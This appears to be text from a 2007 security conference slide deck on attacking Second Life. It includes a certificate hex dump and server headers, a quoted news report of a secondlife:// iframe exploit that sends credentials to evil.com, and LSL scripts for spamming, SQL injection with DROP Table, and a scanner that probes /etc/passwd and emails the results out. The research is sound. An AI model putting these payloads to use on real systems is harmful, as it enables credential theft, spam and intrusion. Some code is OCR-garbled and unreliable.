00000286 7465 6420 4365 7274 6966 6963 6174 6530 1D06 0355 1D0E 0416 0414 B3FD F345 80D5 AF91
000002A8 AD8B 6E3E 55F8 7A68 A237 6F56 3082 0101 0603 551D 2304 81F9 3081 F680 143B SCCA D9ED
000002CA 5FD7 03B5 7C70 23AB A0D3 2686 CA0E B7A1 81D2 A481 CF30 81CC 310B 3009 0603 5504 0613
000002EC 0255 5331 1330 1106 0355 0408 130A 4361 6C69 666F 726E 6961 3116 3014 0603 5504 0713
0000030E 0E53 616E 2046 7261 6E63 6973 636F 3119 3017 0603 5504 0A13 104C 696E 6465 6E20 4C61
00000330 622C 2049 6E63 2E31 2930 2706 0355 040B 1320 4C69 6E64 656E 204C 6162 2043 6572 7469
00000352 6669 6361 7465 2041 7574 686F 7269 7479 3129 3027 0603 5504 0313 204C 696E 6465 6E20
00000374 4C61 6220 4365 7274 6966 6963 6174 6520 4175 7468 6F72 6974 7931 1F30 1D06 092A 8648
00000396 86F7 0D01 0901 1610 6361 406C 696E 6465 6E6C 6162 2E63 6F6D 8209 00DE 29A4 D1B0 8FAC
000003B8 8830 0D06 983A 8648 86F7 0D01 0104 0500 0381 8100 28EE 21A7 94EB AD8E 2FBD 7FF1 3D1C
000003DA E539 F0FB C0D1 1C74 310C C5DA 8992 ADE2 3985 C412 58AD C42F D31B 3C7F 2F15 12E9 64B7
000003FC B28D D09F 31B1 5A8B C215 5852 0DEF 472B 051F 23B8 239E 1480 6D65 E070 9715 027A 217E
0000041E C0D3 CD1A E600 65E3 B762 56F6 4BAE 853C E05F 2B41 B74B A193 1E1E 44E1 990B C67E
00000440 62CB 0CC9 9EBE F32F C48E 7521 0004 5430 8204 5030 8203 B9A0 0302 0102 0209 00DE 29A4
00000462 D1B0 8FAC 8830 0D06 092A 8648 86F7 0D01 0104 0500 0381 CC31 0B30 0906 0355 0406 1302
00000484 5553 3113 3011 0603 5504 0813 0A43 616C 6966 6F72 6E69 6131 1630 1406 0355 0407 130D
000004A6 5361 6E20 4672 616E 6369 7363 6F31 1930 1706 0355 040A 1310 4C69 6E64 656E 204C 6162
000004C8 2C20 496E 632E 3129 3027 0603 5504 0B13 204C 696E 6465 6E20 4C61 6220 4365 7274 6966

```
.....B0...>0..$ .....0...*.H.  
÷.....0.î1.0...U....US1.0...U....  
California1.0...U....San Francisco  
1.0...U....Linden Lab, Inc.1)0...U  
... Linden Lab Certificate Authori  
ty1)0...U... Linden Lab Certificat  
e Authority1.0...*.H.÷.....ca@lin  
denlab.com0...061109010511Z..09110  
8010511Z0..1.0...U....US1.0...U...  
.California1.0...U....San Francisc  
o1.0...U....Linden Lab, Inc.1.0...  
U....*.agni.lindenlab.com1!0...*.H  
÷.....root@lindenlab.com0..0...*  
.H.÷.....0.....±.u.¡èâ%Bx/.è  
%w.!...%zNi.?ëfw.*~1f°cUw°.oi°Cy#|c  
ÔeM.H^4@.»ÔH5.Û.^.D.L[.î.6q.)¥÷C(  
...m$Sz^!...;ð@.û...Ta/â;q.Pèð;}}ð.  
%I÷ B.Ã.Ã ú.j;....è..a0...]0...U...  
.0.0,...`H..øB.....OpenSSL Genera  
ted Certificate0...U.....*ýóE.Ç~  
-n>Uûzhc7oV0.....U.#..ù0.ð...;\ÈÛi  
_*.p|p#* Óá.Ê.~;Ç.â.î0.î1.0...U...  
.US1.0...U....California1.0...U...  
.San Francisco1.0...U....Linden La  
b, Inc.1)0...U... Linden Lab Certi  
ficate Authority1)0...U... Linden  
Lab Certificate Authority1.0...*.H  
÷.....ca@lindenlab.com...B)»Ñ°~  
.0...*.H.÷.....(î!$;è-./%ñ=  
â980âÑ.t1.ÂÛ.-â9.Ã.X-Ã/Ö.<./..éd.  
*.D.;.Z.Ã.XR.îG+...#.#.@meap...z!~  
0...*.H.÷.....(î!$;è-./%ñ=  
â980âÑ.t1.ÂÛ.-â9.Ã.X-Ã/Ö.<./..éd.  
*.D.;.Z.Ã.XR.îG+...#.#.@meap...z!~  
ÃÖî;æ.è.bV6K&4.Ê.â+A*K;...D.â.ñ  
bÊ.Ê.%ô/Ã.u!..TO..P0...^ .....B)»  
Ñ°~.0...*.H.÷.....0.î1.0...U...  
US1.0...U....California1.0...U...  
San Francisco1.0...U....Linden Lab  
, Inc.1)0...U... Linden Lab Certif
```



- The Viewer code is released as open source
- Basic security review done by Linden Labs with flawfinder
- The security community is auditing the source code to find bugs
- The environment uses Apache and Squid on Debian Linux (sounds good, if you still believe that Linux is secure)
- Login is done via HTTPS



Environment

https://66.150.244.178/favicon.ico

GET /favicon.ico HTTP/1.0

Host: 66.150.244.178

...

Connection: keep-alive

HTTP/1.x 404 Not Found

Date: Sat, 13 Oct 2007 03:28:32 GMT

**Server: Apache/2.0.54 (Debian GNU/Linux) mod_auth_kerb/5.0-rc6 DAV/2
SVN/1.4.2 mod_jk2/2.0.4 mod_ssl/2.0.54 OpenSSL/0.9.7e mod_perl/1.999.21
Perl/v5.8.4**

...


X-Cache: MISS from login7.agni.lindenlab.com

X-Cache-Lookup: MISS from login7.agni.lindenlab.com:80

Via: 1.0 login7.agni.lindenlab.com:80 (squid/2.6.STABLE12)



Does this server look secure?



Vulnerabilities

(Page 1 of 0)

Vendor: ▼

Title: ▼

Version: ▼

Search by CVE

CVE: 

No matching vulnerabilities found

Vulnerabilities

(Page 1 of 0)



Vulnerabilities in SecondLife™

News

Report of 18.09.2007 16:16

[<< previous](#) [next >>](#)

Security hole in Second Life client

Security blogger [Petko Petkov](#) has reported a vulnerability in the [Second Life](#) online gaming client. Attackers can apparently exploit it to obtain user login credentials for the gaming site. When installed, the client registers the URI `secondlife://`. This URI can then be used to transfer other parameters when the client is launched. When the following line is embedded in a website, attackers can get the client to send login credentials in an XML form without being prompted:

```
<iframe src='secondlife://' -autologin  
-loginuri "http://evil.com/sl/record-login.php"></iframe>
```

An XML document transmitted by the Second Life client contains a login name and user password, both of which are sent as an MD5 hash. The credentials can be recovered by an attacker, for example by using Rainbow tables which are readily available online. But Petkov points out that this process is usually unnecessary. The hash alone generally suffices to login at Second Life. He says that the password is only needed to use other Second Life services. Victims need only visit to a specially crafted website or open an HTML e-mail for the attack to succeed. There is no solution for this vulnerability; un-registering the URI should help, though, as a workaround, and gamers should of course ensure their Second Life login is completely different from their computer account credentials.

It remains to be seen what real use criminals can make of this login data. Probably the most lucrative option would be to clean out a victim's virtual Linden dollar account. Currently, 1,000 Linden dollars are worth 3.5 real-world US dollars. On the other hand, it will probably be difficult to withdraw large amounts because there is a cap on exchanges depending on how long a user has been playing. At any rate, few players are said to have more than 250,000 Linden dollars, which only amounts to around UK£430.



The Viewer – 1st Conclusion

- I don't say that SL is secure!!!
- At least the developers spend some of their time to implement security into the SL architecture
- The password, if saved, is encrypted with a “key” from the user system
- Communication is secured with SSL
- Important Data is stored in the Central Database and not on the viewer system, so it's not subject to tampering
- Patching of the viewer is enforced by Linden Labs (that kicked my password stealing demo, sorry guys)
- I have seen worse things



Part 4 – Attacks from the Virtual World



SecondLife™ Virtual Attacks

- LSL (Linden Scripting Language) is at hand 😊
- And there are lots of interesting functions from an attackers point of view
- What about sending spam?
- What about attacking real www servers from the virtual world?
- What about complex hacker tools developed in LSL?



LSL Functions

- **IIEmail(recipient, subject, message)**
- **IIHTTPRequest(url, parameter, body)**
- **IILoadURL(avatar_id, message, url)**
- **And there are even XML-RPC Functions that can communicate with the outside world**



Sending Spam

- **Create text file with email addresses on a web server that you own 😊**
- **Download file with LSL IIHTTPRequest within SL and parse the reponse**
- **Send Spam to each email address**



Sending Spam –Example Script

```
default
{
    state_entry()
    {
        http_request_id=llHTTPRequest(URL+"/sldemo.txt", [HTTP_METHOD, "GET"], "");
    }

    touch_start(integer total_number)
    {
        for(; i<llGetListLength(my_list)+1; ++i){
            llEmail(llList2String(my_list,i), "SL Spam", "Mine is longer than yours ;-)");
        }
    }
    http_response(key request_id, integer status, list metadata, string body)
    {
        if ( request_id == http_request_id )
        {
            my_list = llParseString2List(body, [";"], []);
        }
    }
}
```



Attacking real www server

- Ok, we can send HTTP Requests ☺
- So there's SQL Injection
- ... and Cross Site Scripting
- ... and Web Defacement with HTTP PUT
- You can do almost everything



SQL Injection in Query String

```
default
{
    state_entry()
    {

        http_request_id=llHTTPRequest(URL+"/sldemo.aspx?user=sldemo';DROP
        Table;--", [HTTP_METHOD, "GET"], "");
    }

    touch_start(integer total_number)
    {
        llSay(0,"You're owned!");
    }
    http_response(key request_id,integer status,list metadata,string body)
    {

    }
}
```



Hacker Tools

- You can build complex hacker tools with LSL
- Think of a web scanner like nikto build with LSL, emailing all the findings to an anonymous email account
- Let's call it slikto 😊



Slikto 1.0 Beta ☺

```
list scanlist =["/index.html", "/sl.html", "/login.html", "/etc/passwd", "/etc/sshd.conf", "/var/log/syslog"];  
list resp_id =[];
```

```
state_entry()  
{  
  for (;i<max;i++)  
  {  
    http_request_id=IHTTPRequest(URL+IList2String(scanlist,i), [HTTP_METHOD, "GET"],"test");  
    resp_id +=[http_request_id];  
  }  
}  
http_response(key request_id, integer status, list metadata, string body)  
{  
  for (;j<max;j++)  
  {  
    if ( request_id == IList2Key(resp_id,j) )  
    {  
      if (status==200)  
      {  
        IEmail("mlthumann@ids-guide.de","FOUND!",IList2String(scanlist,j));  
      }  
    }  
  }  
}
```



Slikto 1.0 Beta ☺

- I know, Slikto needs some improvements, but hey guys, it's beta software
- Use `IIHTTPRequest` to download a database from a web server containing all tests
- Implement more reliant checks of the results (think of customized error pages) like parsing the body of the response
- But again, sorry guys, Slikto won't be release to the public



SHOWTIME



SecondLife™ Virtual Attacks

- And there's even more
- Phishing attacks
- Changing the appearance of your avatar (on my 1st visit in SecondLife™ I touched everything *g* and looked like a monster afterwards)



Realistic Attacks?

- **Every Object and Script has an owner and a creator that can be tracked**
- **Avatars are for free and do you think these people are using their real names?**
- **There are Sandbox Areas where you can build objects, develop scripts and find other people that are curious and touch everything, but Sandboxes are cleaned after 5 hours**
- **Do you remember the automated Avatar, selling objects with scripts attached ☺ ?**
- **In Real life we call that bots**




Final Conclusion

- **Exploiting Online Games gets more common and SL is just an example**
- **There's a really big WoW Community and also Online Gambling like Poker gets more and more attention**
- **Online Games are about making money, so that's a growing marketplace**
- **Where money is made, you also find cheaters, criminals and hackers**
- **Hacking Games is NOT just fun, I think it will also become a new field of customers for Security Professionals, so take this talk a little bit more serious**




Further readings



- Thanks to Greg for some inspiration and for signing my personal copy 😊





Thank's for your patience

Time left for `questions & answers` ?

You can always drop me a note at:
mthumann@ernw.de

